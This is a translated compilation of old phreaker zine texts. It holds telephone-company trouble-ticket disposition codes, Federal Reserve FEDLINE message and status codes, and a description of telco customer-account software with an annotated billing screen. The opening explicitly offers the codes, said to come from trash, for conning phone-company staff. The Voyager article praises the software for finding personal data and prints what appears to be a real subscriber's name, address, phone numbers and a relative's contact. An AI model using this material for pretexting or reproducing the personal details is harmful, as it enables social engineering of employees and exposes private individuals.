Вам когда-нибудь хотелось заговорить зубы сотруднику телефонной компании, но не хватало нужного акронима или кода, который убедил бы его? Вот почти полный список всех кодов завершения (Disposition Codes), которые я нашёл в мусоре. Наслаждайтесь...

-= Коды завершения =-

[Ниже приведён дословный перепечатанный текст]

Disposition Code 01XX — Абонентский аппарат, деловые услуги:
Этот код применяется ко всем неисправностям в абонентском аппарате, предоставленном TELCO, включая монтажный шнур и шнур трубки, при использовании в рамках классов обслуживания OCS.

Disposition Code 02XX — Прочее абонентское оборудование, деловые услуги OSC (или общественные услуги):
Этот код применяется ко всем неисправностям в абонентском оборудовании (кроме непосредственно абонентских аппаратов), включая коммутаторы, АТС типа PBX, коммутационное оборудование на территории клиента и т.д., а также к оборудованию станций общественных услуг (COIN — таксофоны).

Disposition Code 03XX — Абонентская проводка

• `0310` Оконечное устройство на объекте: Coin/Coinless
• `0370` Сетевое оконечное устройство: Прочее
• `0371` Протектор: Применяется, когда неисправность расположена в защитном интерфейсе
• `0373` Сетевой интерфейс: Применяется, когда неисправность расположена в сетевом интерфейсе
• `0375` Сетевой оконечный провод: Применяется, когда неисправность расположена в проводе между протектором/кабельным вводом и сетевым интерфейсом демаркационной точки
• `0378` Боковая стенка — перемычка отсутствует
• `0379` Боковая стенка — неправильная перемычка
• `0380` Отвод, прочее
• `0381` Воздушный отвод, однопарный: Применяется к неисправностям в однопарном воздушном отводном кабеле
• `0382` Воздушный отвод, многопарный: Применяется к неисправностям в многопарном воздушном отводном кабеле
• `0383` Подземный отвод — устранён при первичном выезде: Применяется к неисправностям в подземном отводном кабеле, полностью устранённым при первом выезде
• `0384` Подземный отвод — временно проложен, повторный выезд не нужен: Применяется к неисправностям в подземном отводе, при которых последующий визит для переразделки отвода не требуется
• `0385` Подземный отвод — временно проложен, требуется повторный выезд: Применяется к неисправностям в подземном отводе, при которых последующий визит для прокладки и разделки отвода необходим
• `0386` Отвод, оставлен на месте: Применяется, когда неисправность расположена в отводе, разделанном на кабельную пару в месте, отличном от адреса абонента

• 0387 Отвод, перепутана полярность
• 0388 Подземный отвод — отвод не закопан: Применяется, когда временный отвод снят и вновь проложенный подземный отвод разделан
• 0389 Временный незакопанный отвод — устранён: Применяется к неисправностям во временном отводе, которые устранены
• 0390 Прочее вспомогательное оборудование сети

Disposition Code 04XX — Внешняя кабельная сеть

• 0401 Перевод на другую пару — дефектная пара оставлена: Применяется, когда связь восстанавливается переводом абонентской линии на другую кабельную пару, а первоначальный дефект не устранён
• 0402 Пара обрезана в поле: Применяется, когда связь восстанавливается удалением дефектного параллельного подключения (bridge tap), влиявшего на линию абонента, а первоначальный дефект не устранён
• 0403 Пара транспонирована: Применяется, когда проводники транспонированы между двумя или более точками для восстановления связи, а первоначальный дефект не устранён
• 0404 Дефектная секция / временный отвод проложен: Применяется, когда неисправность выявлена и временный кабель проложен между терминалами
• 0405 Дефектная пара — инкапсулированная сеть: Применяется, когда неисправность находится в инкапсулированной сети и пара не восстановлена
• 0407 Перевод на другую пару — дефектной пары нет: Применяется, когда связь восстанавливается переводом абонентской линии на другую кабельную пару (обычно в учётных целях) и никакой дефектной пары не существует (например, пара была пропущена при переносе кабеля, телефонный номер назначен на неверную пару)
• 0410 Кабель, прочее: Применяется, когда неисправность устранена в кабельном устройстве, не перечисленном отдельно
• 0411 Оболочка: Применяется, когда для устранения неисправности необходимо восстановить повреждённую кабельную оболочку или поворотную плату
• 0412 Обрезанный кабель: Применяется, когда кабель был обрезан или повреждён и требует восстановления
• 0413 Намокший кабель: Применяется, когда кабель намок и необходима его сушка и/или обходной монтаж
• 0416 Жила: Применяется, когда неисправность расположена в кабельных жилах (например, дефектная изоляция)
• 0420 Муфта/сплайс-кейс: Применяется, когда неисправность расположена в кабельных муфтах и сплайс-кейсах
• 0421 Временная муфта: Применяется к неисправностям во временных муфтах
• 0423 Инкапсулированная: Применяется к неисправностям внутри инкапсулированного соединения или муфты, включая дефекты материала, некачественный монтаж при строительстве или техническом обслуживании инкапсулированного соединения
• 0426 Легкодоступный сплайс-кейс: Применяется к неисправностям в сплайс-кейсах типа «лёгкий доступ»
• 0430 Клеммная коробка, прочее: Применяется к неисправностям в клеммной коробке, не перечисленной отдельно
• 0431 Легкодоступная клеммная коробка, все типы: Применяется к неисправностям в клеммных коробках типа «лёгкий доступ» воздушного или подземного исполнения
• 0433 Клеммная коробка фиксированной ёмкости, все типы: Применяется, когда неисправность расположена в клеммной коробке фиксированной ёмкости воздушного или подземного исполнения

• 0436 Кросс-бокс, RAI/SAI: Применяется, когда неисправность расположена в интерфейсе зоны обслуживания или FX-боксе
• 0440 Провод/двойная кабельная сеть, прочее: Применяется, когда неисправность расположена в проводниковой или двойной кабельной сети, не перечисленной отдельно
• 0442 Открытая/сельская линия: Применяется, когда неисправность расположена в распределительном проводе (открытый провод, c-rural wire, d-underground wire)
• 0470 Система уплотнения (Pair Gain): Применяется, когда неисправность расположена в удалённом терминале системы уплотнения
• 0471 Отказ репитера: Применяется, когда неисправность расположена в репитере системы уплотнения
• 0472 Отказ аккумулятора: Применяется, когда неисправность расположена в аккумуляторном блоке системы уплотнения
• 0473 Общий модуль схемы: Применяется, когда неисправность расположена в общем модуле схемы системы уплотнения
• 0474 Канальный блок Exchange: Применяется, когда неисправность расположена в канальном блоке (тип exchange)
• 0475 Канальный блок Special: Применяется, когда неисправность расположена в канальном блоке (специальный тип)
• 0476 Маршрутизация: Применяется, когда неисправность связана с маршрутизацией
• 0477 Отказ выпрямителя: Применяется, когда неисправность вызвана отказом выпрямителя
• 0478 Проводка: Применяется, когда неисправность вызвана состоянием проводки
• 0470 Отказ коммерческого электропитания: Применяется, когда неисправность вызвана отключением коммерческого электропитания
• 0480 Кабель, прочее/разное
• 0481 Столб/растяжка/анкер/траншея: Применяется, когда неисправность является следствием проблем со столбом, растяжкой, анкером, указателями маршрутов или траншеей внешней кабельной сети
• 0483 Волоконная оптика — все случаи: Применяется, когда неисправность связана с волоконно-оптическими кабелями

Disposition Code 05XX — Центральная станция

• 0511 Общее оборудование
• 0512 Связующее звено/сеть/коммутационная матрица
• 0513 Линейное оборудование
• 0514 Тарификационное оборудование
• 0515 Транк
• 0516 Транк общественного обслуживания
• 0520 Трансляции — прочее
• 0521 Ошибка в выполнении обобщённых работ
• 0522 Ошибка в обобщённой программе
• 0523 Параметр — ошибка выполнения работ
• 0524 Параметр — ошибка документации
• 0525 Линия — ошибка выполнения работ
• 0526 Линия — ошибка документации
• 0527 Сеть — ошибка выполнения работ
• 0528 Сеть — ошибка документации
• 0530 Перехват или отключение — ошибка документации
• 0531 MDF: отсутствует перекрёстное соединение
• 0532 MDF: обрыв перекрёстного соединения

• 0533 MDF: ошибка выполнения перекрёстного соединения
• 0534 MDF: ошибка документации перекрёстного соединения
• 0535 Прочее перекрёстное соединение — ошибка выполнения работ
• 0536 Прочее перекрёстное соединение — ошибка документации
• 0537 Тарификационное перекрёстное соединение — ошибка выполнения работ
• 0538 Тарификационное перекрёстное соединение — ошибка документации
• 0539 Перехват или отключение — ошибка выполнения работ
• 0540 Прочие кроссы
• 0541 Дефектный или сработавший протектор
• 0542 Отсутствует защитное устройство
• 0543 Реверсирующее устройство
• 0544 Клемма — обрезка провода
• 0545 Клеммное соединение
• 0546 Тестовый шнур
• 0550 Электропитание — прочее
• 0551 Оборудование постоянного тока
• 0552 Оборудование переменного тока
• 0553 Вызывная установка
• 0554 Резервное аварийное электропитание
• 0560 Прочее оборудование — разное
• 0561 Радиосистема
• 0562 Оборудование линейного тестирования
• 0563 Концентратор
• 0564 Расширитель дальности — применяется, когда неисправность вызвана дефектным расширителем дальности
• 0565 Система передачи
• 0566 Центр автоматической записи тарификационных сообщений
• 0580 Система уплотнения/RSS — прочее
• 0583 Общий модуль схемы
• 0584 Канальный блок Exchange
• 0585 Канальный блок Special
• 0586 Заменённый блок передачи (AML/SLC-1)
• 0587 Электропитание
• 0588 Проводка

Disposition 06XX — Действия клиента

• 0600 Действие клиента: Применяется, когда заявка на устранение неисправности является следствием ошибки клиента или неправильного использования функций дополнительных вызовных услуг

Disposition 07XX — Тест пройден

• 0701 MC: повторное тестирование пройдено
• 0708 SCC: тест пройден
• 0711 Тест пройден (только для Maintenance Center)
• 0715 Отмена клиентом первичной заявки (только для CSB)
• 0717 Lead: тест пройден
• 0720 Link: повторное тестирование пройдено
• 0730 Тест пройден TAN (для техников)

• 0747 Тест пройден (закрытие на раннем этапе)
• 0750 CSB: повторное тестирование пройдено

Disposition Code 08XX — Найдено в норме, внутри

• 0800 Найдено в норме (внутри)

Disposition Code 09XX — Найдено в норме, снаружи

• 0901 Найдено в норме — снаружи, не кабель: Применяется, когда неисправность определена как FOK (Found OK) между обслуживающим терминалом и стороной клиента протектора/сетевого интерфейса
• 0910 Найдено в норме — снаружи, кабель: Применяется, когда неисправность определена как FOK между обслуживающим терминалом и полевой стороной центральной станции

Disposition Code 10XX — Передано другому

• 1001 Передано другому: Применяется, когда заявки на устранение неисправностей передаются в другие Maintenance Centers, агентства или подразделения, обычно не участвующие в устранении неисправности

Disposition Code 12XX — Оборудование, предоставленное клиентом (CPE)

• 120X Услуга голосовой почты
• 1201 Услуга голосовой почты 0 — все типы
• 121X Договор на техническое обслуживание (Inline/Inline Plus)
• 1210 Шнур: клиент имеет договор на обслуживание, и дефектный монтажный шнур был заменён
• 1211 Предоставлен временный аппарат: Применяется к клиентам с договором Inline+, по которому предоставляется временный аппарат, или когда клиент выбирает покупку замены
• 1212 Только Inline — неисправность аппарата: Применяется к клиентам с договором на обслуживание только внутренней проводки (IW), если неисправность расположена в аппарате/оборудовании. Включает, в том числе: трубку, снятую с рычага, отключённые аппараты, дефектные аппараты
• 1213 Нестандартная внутренняя проводка (ремонт клиентом): Применяется, когда у клиента есть договор на стандартное обслуживание IW, однако неисправность расположена в нестандартной IW и клиент устранит её самостоятельно. БЕЗ ОПЛАТЫ
• 1214 Внутренняя проводка: Применяется к клиентам с договором на обслуживание IW, когда техник ремонтирует IW. БЕЗ ОПЛАТЫ
• 1215 Нестандартная внутренняя проводка (замена Telco): Применяется, когда у клиента есть договор на стандартное обслуживание IW, однако неисправность расположена в нестандартной IW и техник произведёт ремонт. ПРИМЕНЯЕТСЯ ПЛАТА ЗА РАБОТЫ НА ОБЪЕКТЕ
• 1217 Нет доступа — полевой код: Применяется при втором отсутствии доступа, когда неисправность на объекте клиента не обнаружена
• 1218 Inline/Inline Plus — исключения для устранения Telco: Ремонт проводки вследствие стихийных бедствий (наводнение, землетрясение, беспорядки, грубая халатность, умышленное повреждение/вандализм). Также относится к проводке, не соответствующей техническим нормам монтажа SWBT или находящейся в неудовлетворительном состоянии
• 1219 Inline/Inline Plus — исключения для устранения клиентом (см. 1218)
• 122X CPE — прочее (без договора на техническое обслуживание)

• 1220 Радиоподавитель (клиент Inline): Применяется, когда для устранения неисправности устанавливается радиоподавитель
• 1221 Удержание вызывающего абонента: Применяется, когда неисправность вызвана удержанием вызова на стороне звонящего. БЕЗ ОПЛАТЫ
• 1222 Аппарат/оборудование: Применяется, когда техник устанавливает, что неисправность вызвана телефонным аппаратом/оборудованием клиента. Без договора на обслуживание. ПРИМЕНЯЕТСЯ ПЛАТА ЗА ОБСЛУЖИВАНИЕ
• 1223 CPE (IW/CPE) без выезда: Применяется, когда неисправность протестирована, но по разговору с клиентом и/или сопутствующим тестам определена как CPE. Выезд на устранение не производится. БЕЗ ОПЛАТЫ
• 1225 Трубка снята с рычага: Применяется, когда неисправность протестирована, но не обнаружена в оборудовании Telco, а заявка или состояние сервиса может быть связано со снятой трубкой. ПРИМЕНЯЕТСЯ MSC
• 1226 Аппарат отключён от сети: Применяется, когда неисправность протестирована, но не обнаружена в оборудовании Telco, а заявка или затруднение в обслуживании может быть связано с отключённым CPE. ПРИМЕНЯЕТСЯ MSC
• 1227 Общедоступное внутреннее устройство (SEMI): Применяется, когда неисправность протестирована, но не обнаружена в оборудовании TELCO, а заявка или состояние сервиса может быть связано с полуобщественным внутренним устройством. Полуобщественным называется устройство CPE, используемое как добавочный аппарат на предоставленной Telco таксофонной линии. ПРИМЕНЯЕТСЯ MSC
• 1228 Частный таксофонный сервис: Применяется, когда неисправность протестирована, но не обнаружена в оборудовании Telco, а заявка или состояние сервиса может быть связано с частным таксофонным сервисом. Частный таксофонный сервис определяется как таксофонный аппарат и сопутствующая проводка, предоставленные не Telco
• 1229 Кабельные объекты (не обслуживаемые Telco): Применяется, когда неисправность протестирована, но не обнаружена в оборудовании Telco, а заявка или состояние сервиса может быть связано с кабельным объектом CPE. ПРИМЕНЯЕТСЯ MSC
• 123X Межсетевой оператор (Intexchange Carrier)
• 1231 Межсетевой оператор: Применяется, когда неисправность протестирована, но не обнаружена в оборудовании Telco, а услуги предоставляются оператором IC
• 124X Несанкционированное CPE / нарушение тарифных условий
• 1241 Выездные заявки, связанные с CPE, установленным в рамках услуг Contract I/M и находящимся в гарантийный период, должны закрываться кодом 12410 (Contract I/M services, CPE). Код 122X в этих случаях не используется. ПЛАТА ЗА РЕМОНТ (MSR или RSC) И ВРЕМЕННО-ЧУВСТВИТЕЛЬНЫЕ СБОРЫ НЕ ПРИМЕНЯЮТСЯ
• 1242 Выездные заявки, касающиеся внутренней проводки в гарантийный период договора Contract I/M Services между SWT/SWBT, должны закрываться соответствующим кодом 121X. Заявки по внутренней проводке от клиентов без договоров Inline и Contract I/M Services продолжают закрываться соответствующим кодом 126X, и к ним применяются стандартные тарифы.

Disposition 12XX — Оборудование, предоставленное клиентом
126X Работы с временными ограничениями / изоляция / без договора на техническое обслуживание

• 1261 Внутренняя проводка — ремонт Telco: Применяется, когда неисправность протестирована, но не обнаружена в оборудовании Telco, а заявка или состояние сервиса связано с внутренней проводкой. Техник устраняет неисправность IW за ДОПОЛНИТЕЛЬНУЮ ПЛАТУ клиента. (Временно-чувствительные тарифы на ремонт)

• 1262 Внутренняя проводка — SNI недоступен, ремонт клиентом (Non-Inline): Применяется, когда неисправность протестирована, но не обнаружена в оборудовании Telco, и заявка изолирована на стороне клиента протектора. Техник устанавливает сетевой интерфейс, но не устраняет неисправность
• 1263 Внутренняя проводка — SNI доступен, ремонт клиентом (Non-Inline): Применяется, когда неисправность протестирована, но не обнаружена в оборудовании Telco, а заявка или состояние сервиса связано с CPE. Сетевой интерфейс установлен, и клиент производит ремонт самостоятельно
• 1264 Нет разрешения / ремонт клиентом: Применяется, когда неисправность протестирована, но не обнаружена в оборудовании Telco, а заявка или состояние сервиса могут быть связаны с CPIW. Доступ к объекту получен, но клиент/представитель клиента не может авторизовать плату за ремонт
• 1265 Военный объект: Применяется, когда неисправность изолирована во внутренней проводке, обслуживаемой военным техническим персоналом
• 1266 Нет доступа, Non-Inline (полевой код)
• 1267 CPE — нет доступа, последующий контакт с абонентом (ТОЛЬКО ДЛЯ MC): Применяется, когда неисправность не обнаружена в оборудовании Telco, а заявка или состояние сервиса связано с CPE. Техник не имеет доступа к объекту клиента, однако сетевой интерфейс присутствует
• 1268 Гарантия: Применяется, когда неисправность протестирована, но не обнаружена в оборудовании Telco, однако ремонтные работы выполняются техником в течение 30 дней после предыдущего ремонта IW, выполненного Telco. (Подтверждение гарантии — ответственность клиента). ПЛАТА ЗА ОБСЛУЖИВАНИЕ НЕ ПРИМЕНЯЕТСЯ
• 127X Административные заявки — без выставления счёта
• 1275 Predictor/Scan/CPR: Применяется, когда состояние неисправности обнаружено системой SCAN/PREDICTOR или по заявке вызывающего абонента, выезд произведён, но работы не выполнены. Состояние неисправности связано с CPE. (ПЛАТА ЗА ОБСЛУЖИВАНИЕ НЕ ПРИМЕНЯЕТСЯ)
• 128X Только для CSB
• 1281 Закрытие на раннем этапе (только для Customer Service Bureau): Применяется, когда заявка на устранение неисправности вызвана действиями CSB. CSB закрывает заявку данным кодом.

Disposition Code 129X MOOSA (только для Maintenance Center)

• 1291 Исправления ошибок MOOSA

Disposition Code 13XX

• 1301 Другие подразделения — Telco
• 1302 Не Telco
• 1303 Указан неверный номер
• 1325 Выполнен заказ на обслуживание — Link
• 1326 Отмена/задержка заказа на обслуживание
• 1327 Изменения в заказе на обслуживание

Disposition Code 20XX — Воздушное давление

• 2010 Преобразователь давления
• 2011 Контактор
• 2012 Заглушка давления
• 2013 Датчик воздушного потока
• 2014 Труба

• 2015 Коллектор или трубопровод
• 2016 Осушители
• 2017 Воздушные баллоны
• 2018 Фитинги

Disposition Code 30XX — Определение местонахождения кабеля

• 3010 Патрулирование и инспекции
• 3011 Объект обнаружен
• 3012 Объектов в зоне нет

FEDLINE (Определения сообщений и кодов)

Ваше PC-окно в Федеральный резервный банк

Автор: ParMaster

Программный пакет FEDLINE — широко распространённый клиент для банков, работающих с Федеральным резервом. Используемый банками, кредитными союзами и другими финансовыми учреждениями, он обеспечивает ежедневный объём переводимых средств, сопоставимый с совокупным суточным объёмом всех остальных EFT-сетей или превышающий его. FEDLINE применяет аппаратное шифрование посредством специальной платы для PC, работающей по стандарту DES (Data Encryption Standard) Национального бюро стандартов США. Данный файл — не попытка раскрыть механизм его работы, а лишь систематизированный перечень кодов. Я не несу никакой ответственности за использование или злоупотребление информацией, содержащейся в этом файле.

Определения кодов типа и подтипа

Сообщения о переводе средств

Статус учёта сообщения определяет, каким образом оно будет обработано применительно к балансу FUNDS в мониторе резервного счёта FEDLINE с точки зрения исходного депозитарного учреждения (DI).

Коды статуса:

• `D` — Дебетовая транзакция
• `C` — Кредитовая транзакция
• `N` — Неучётная транзакция

(Действительны для ВСЕХ сообщений.)

Обычные сообщения о переводе средств

Тип/Подтип	Статус учёта	Описание
1000	D	Перевод средств
1001	N	Запрос на отмену перевода средств текущего дня
1002	D	Отмена перевода средств
1003	D	Возврат перевода средств (Отправляется только FRB)

1007	N	Запрос на отмену перевода средств за предыдущий день
1008	D	Отмена перевода средств за предыдущий день
1020	D	Перевод средств, требующий корректировки «по состоянию на» (As-Of Adjustment)
1031	N	Запрос на списание по поручению клиента (Customer Drawdown)
1032	D	Перевод в счёт удовлетворения запроса на списание по поручению клиента
1033	N	Отказ в запросе на списание по поручению клиента
1040	D	Структурированный перевод средств
1090	N	Служебное сообщение о переводе средств

Международные переводы средств (Foreign Funds Transfers)

Тип/Подтип	Статус учёта	Описание
1500	D	Перевод средств
1501	N	Запрос на отмену перевода на иностранный счёт текущего дня
1502	D	Отмена перевода средств
1503	D	Возврат перевода средств (Отправляется только FRB)
1507	N	Запрос на отмену перевода на иностранный счёт за предыдущий день
1508	D	Отмена перевода средств за предыдущий день
1531	N	Запрос на получение средств на иностранный счёт
1532	D	Перевод в счёт удовлетворения запроса на получение средств
1533	N	Отказ иностранного счёта в запросе на получение средств
1540	D	Структурированный перевод средств
1590	N	Служебное сообщение о переводе на иностранный счёт

Расчётные переводы средств (Settlement Funds Transfer Messages)

Тип/Подтип	Статус учёта	Описание
1600	D	Перевод средств
1601	N	Запрос на отмену расчётного перевода

		текущего дня
1602	D	Отмена перевода средств
1603	D	Возврат перевода средств (Отправляется только FRB)
1607	N	Запрос на отмену расчётного перевода за предыдущий день
1608	D	Отмена перевода средств за предыдущий день
1620	D	Перевод средств, требующий корректировки «по состоянию на»
1631	N	Запрос на списание «банк — банк» (Bank-to-Bank Drawdown)
1632	D	Перевод в счёт удовлетворения запроса на списание «банк — банк»
1633	N	Отказ в запросе на списание «банк — банк»
1640	D	Структурированный перевод средств
1690	N	Служебное сообщение о расчётном переводе
3004	N	Уведомление о возвращённом чековом элементе
3006	N	Отмена возвращённого чекового элемента
3009	N	Дублирующее уведомление о возвращённом чековом элементе
3090	N	Служебное сообщение о возвращённом чековом элементе

Сообщения о переводе ценных бумаг (Securities Transfer Messages)

Статус учёта сообщения определяет, каким образом оно будет обработано применительно к балансу SECURITIES в мониторе резервного счёта FEDLINE с точки зрения исходного депозитарного учреждения. Для сообщений о ценных бумагах он должен отражать направление денежной стороны транзакции.

Тип/Подтип	Статус учёта	Описание
2000	C	Сообщение о переводе ценных бумаг
2001	N	Запрос на отмену перевода ценных бумаг
2002	C	Отмена перевода ценных бумаг
2008	N	Запрос на доставку документарных ценных бумаг агентства (Definitive Agency Securities)
2090	N	Служебное сообщение о переводе ценных бумаг
2500	C	Перевод первичного выпуска (OI) (Отправляется только FRB или агентством)
2501	N	Запрос на отмену перевода OI
2502	C	Отмена перевода OI
2590	N	Служебное сообщение о переводе OI

```
2700            C         Списание государственных ценных бумаг
                          агентства
                          (Отправляется только FRB или агентством)

2705            C         Корректировка государственных ценных бумаг
                          агентства
                          (Отправляется только FRB или агентством)

2790            N         Служебное сообщение о списании
                          государственных ценных бумаг агентства

2800            D         Зачисление государственных ценных бумаг
                          агентства
                          (Отправляется только FRB или агентством)

2805            D         Корректировка государственных ценных бумаг
                          агентства
                          (Отправляется только FRB или агентством)

2890            N         Служебное сообщение о зачислении
                          государственных ценных бумаг агентства

8200            N         Конвертация ценной бумаги
                          из формата BE в предъявительскую (Bearer)

8202            N         Отмена конвертации BE в предъявительскую
                          (Отправляется только FRB или агентством)

8800            N         Конвертация ценной бумаги
                          из формата BE в именную (Registered)

8802            N         Отмена конвертации BE в именную
                          (Отправляется только FRB или агентством)

8900            D         Выплата при погашении (Maturity Payment)
                          (Отправляется только FRB или агентством)

8906            D         Выплата процентов (Interest Payment)
                          (Отправляется только FRB или агентством)

8990            N         Служебное сообщение о выплатах при
                          погашении и процентных выплатах
```

Коды статуса сообщений

Перечень кодов статуса, которые могут отображаться в нижней части экрана при обработке сообщений.

Коды ввода (Entry Codes)

Присваиваются при вводе сообщения или намеренном удержании его от отправки по ряду причин — например, из-за недостатка средств на локальном резервном счёте. Включают сообщения, не прошедшие верификацию или помещённые в очередь для будущей отправки.

```
ET  Введённая транзакция (Entered Transaction)
EH  Введена с удержанием (Entered to be held)
EW  Введена для складирования (Entered to be Warehoused)
MC  Помечена для исправления (Marked for Correction)
MS  Помечена для безопасного хранения (Marked for safe-stored)
```

Коды удержания (Held Codes)

Присваиваются, когда сообщение намеренно задерживается от дальнейшей обработки до его освобождения оператором FEDLINE.

```
HT  Транзакция удержана оператором (Held Transaction)
HS  Удержана по распоряжению руководства (Held by supervisory order)
HM  Удержана монитором счёта (Held by account monitor)
HO  Удержана из-за отсутствия связи с терминалом (Held because terminal is off-line)
```

Локальные коды завершения (Local Completion Codes)

Присваиваются, когда сообщение было складировано и верифицировано либо отменено.

```
VW  Транзакция складирована (Transaction Warehoused)
CN  Транзакция отменена (Transaction Canceled)
DN  Выполнено (Done)
```

Коды передачи (Transmission Codes)

Присваиваются, когда сообщение готово к отправке или после завершения передачи. Статус передачи обновляется на основе коротких подтверждений и ответов от хост-компьютера.

```
TQ  В очереди на передачу (Queued for Transmission)
TC  Передача завершена (Transmission Completed)
TH  Передача отклонена хостом (Transmission rejected by host)
TU  Передача не подтверждена (Transmission Unconfirmed)
TA  Передано и принято (Transmitted and Accepted)
TR  Передано и отклонено (Transmitted and rejected)
TI  Передано, но перехвачено (Transmitted but intercepted)
```

Коды статуса пакетов ACH (Batch Status Codes)

Следующий перечень кодов статуса описывает состояние обработки пакета ACH. Код статуса отображается в правом верхнем углу экранов заголовка пакета и балансировки пакета, а также на экранах возвращённых элементов и уведомлений об изменении реквизитов. Коды статуса позволяют извлекать пакеты с экранов критериев выборки для дальнейшей обработки.

Коды ввода

Присваиваются при создании пакета. Включают все сбалансированные и готовые к сбору пакеты.

```
ET  Введён (Entered)
VR  Верифицирован / Сбалансирован (Verified / Balanced)
```

Локальные коды завершения

Присваиваются при отмене пакета.

```
CN  Отменён (Canceled)
```

Коды передачи

Присваиваются, когда пакет выбран и помещён в очередь на передачу. Включают пакеты, не переданные из-за ошибки.

```
CL  Собран (Collected)
IP  Прервана обработка (Interrupted Processing)
```

Следующий перечень кодов статуса описывает состояние обработки файлов ACH.

Коды ввода

Присваиваются при создании или получении файла.

```
ET  Файл создан (File Created)
RC  Файл получен (File Received)
```

Локальные коды завершения

Присваиваются после обработки входящего файла от FRB.


```
RP  Файл получен и обработан (File Received and Processed)
```

Коды передачи

Присваиваются, когда файл поставлен в очередь на передачу или после завершения передачи. Включают файлы, не переданные из-за ошибки обработки.

```
TQ  Файл создан и поставлен в очередь на PC (File created and queued in PC)
TC  Полностью передан в очередь хоста (Transmitted complete to host queue)
IP  Прервана обработка (Interrupted Processing)
```

Клиентские приложения телефонных компаний



Автор: Voyager[TNO]

Телефонные компании (телко) используют самые разные виды программного обеспечения. Помимо рядовых сотрудничьих приложений — OfficeVisions, PROFS и привычного набора DOS/Win-программ — в телко применяются два значительно более интересных класса ПО:

• Клиентские приложения (Customer applications)
• Провизионные приложения (Provisioning applications)

Клиентские приложения используются персоналом телко для работы с клиентскими вопросами: выставление счетов, оформление заказов на обслуживание. Провизионные приложения предназначены для управления самой телефонной сетью.

Клиентские приложения включают: BOSS, CARS, CORD, SOLAR, SOPAD, OSCAR и PREMIS. Провизионные приложения: FACS, March, April, COSMOS, Switch и FOMS/FUSA.

Большинство материалов по ПО телко посвящено провизионным приложениям. Хотя провизионные системы предоставляют широкие возможности, вы скоро убедитесь, насколько богаты возможностями клиентские приложения. В семействе клиентских приложений можно найти инструменты для поиска персональных данных, поиска адресов по номеру телефона и изменения клиентских счетов.

Опытные любители покопаться в мусорных баках (dumpster divers) узнают многие из экранов, показанных в этой статье.

Часть I: Приложения для выставления счетов

BOSS

BOSS (Billing and Order Support System — система поддержки биллинга и заказов) содержит информацию о счетах и кредитах, оборудовании, операторском биллинге, контактные заметки по клиентам и историю платежей. BOSS используется в центральных и восточных территориях U.S. West. Для входа в BOSS необходимо ввести идентификатор пользователя, двухсимвольный буквенно-цифровой код офиса и пятисимвольный пароль. Пароли BOSS истекают через 30 дней и не могут использоваться повторно.

BOSS управляется преимущественно с помощью PF-клавиш:

```
PF1  = ENTRY    (Экран ввода)
PF2  = BILL     (Объект и сводный счёт)
PF3  = IC       (Детализация звонков)
PF4  = OCC      (Прочие начисления и кредиты)
PF5  = CSR      (Запись о клиентском обслуживании)
PF6  = PREV     (Счёт за предыдущий месяц)
PF7  = NEXT     (Следующий)
```

```
PF8  = Note      (Примечания)
PF9  = ASUM      (Сводка корректировок)
PF10 = COMPUTE   (Вычислить)
PF11 = F/B       (Вперёд/назад)
```

PF2 открывает экран биллинга, отображающий контактные имена и телефонные номера для просматриваемого аккаунта. Экран CSBL полностью заполнен информацией, и без тщательного изучения невозможно извлечь из него всё. Существует как минимум две версии BOSS; ниже показан экран, объединяющий обе знакомые мне версии:

```
+-------------------------------------------------------------------------------+
|CMD                                  MSG COMMAND COMPLETED (I210)              |
|(a)303 265 8545 (b)153 (c)NP (d)JAN 16 93 *CSBL (e)LIVE       (f)DNV (g)1FR  |
|(h)DARIN STOREY          (i)PB 0205 (m)RT     (q)AC D-00 (t)DEP 0 CN  (x)BD N |
|515-D GIRARD BLVD S E    (j)R1 0126 (n)ES     (r)CT      (u)DOI 030492 (y)LCU |
|BOULDER CO         80301 (k)R2 0216 (o)NT C A (s)NOB     (v)TAX FSLCF- (z)LCR |
|                         (l)R3 0224 (p)PPD               (w)TAR AJ     (A)LAL |
|                        (B)CI   SEARS  SUPVSR 2426767 MS  SANDI SM POE NLR    |
|DAD MICHAEL STOREY 2755595                          (C)CBR                     |
|         (D)SSN           (E)VL (F)TRT HIST 059511111111      (G)CIV 0290     |
|                                (H)RCK HIST 000000000000  (I)PAH               |
|                             PREV BL    168.55       CUR BL      116.24       |
|                              PAY & ADJ PREV BILL    PAY AND ADJ CURR BILL    |
|                             DATE  T     AMOUNT     DATE  T       AMOUNT      |
|                              1223 01   101.15                                 |
| (J)010        30.42                                                          |
|    221         9.03                                                          |
|    300         9.39                                                          |
| (K)CCG        48.84                                                          |
| (L)BAL        67.40                                                          |
| (M)TOT       116.24                            (N)CUR DUE    116.24         |
| (O)RP  (P)NOTATION                    (Q)TYPE  (R)PN  (S)ACT  (T)FU  (U)BD  |
|                                                                    0193 (V)+ |
+-------------------------------------------------------------------------------+
```

Легенда:

- **(a)** Номер телефона
- **(b)** Код клиента
- **(c)** Тип публикации (см. ниже)
- **(d)** Дата последнего счёта
- **(e)** Код статуса аккаунта (см. ниже)
- **(f)** Буквенный код обслуживающей АТС
- **(g)** Класс обслуживания (см. ниже)
- **(h)** Имя для выставления счёта
- **(i)** Дата оплаты (месяц и день, когда должен поступить платёж)
- **(j)** Дата отказа в обслуживании в предыдущем месяце
- **(k)** Дата отправки первого уведомления об инкассо
- **(l)** Дата отказа в обслуживании и передачи дела в СМС
- **(m)** Сумма снятия с взыскания
- **(n)** Статус объекта (см. ниже)
- **(o)** Индикатор отсутствия взыскания (см. ниже)
- **(p)** Предпочтительная дата оплаты
- **(q)** Классификация аккаунта (кредитная классификация)
- **(r)** История переноса взыскания (не реализовано)
- **(s)** Количество счетов, получаемых клиентом
- **(t)** Общий залог по аккаунту
- **(u)** Дата установки
- **(v)** Налоговый код
- **(w)** Код налогового района
- **(x)** Банковский прямой дебет

• **(y)** Использованные местные единицы (не реализовано)
• **(z)** Зачтённые местные единицы использования (не реализовано)
• **(A)** Разрешённые местные единицы использования (не реализовано)
• **(B)** Кредитная информация
• **(C)** Можно связаться (Can Be Reached)
• **(D)** Номер социального страхования
• **(E)** Центральный офис поддерживает Voice Link
• **(F)** История взысканий (читается справа налево)
• **(G)** Дата последней проверки кредитной информации
• **(H)** История возвращённых чеков (читается справа налево)
• **(I)** История предыдущего аккаунта
• **(J)** Начисления по объекту (от AT&T, MCI и др.)
• **(K)** Текущие начисления
• **(L)** Баланс с предыдущего счёта
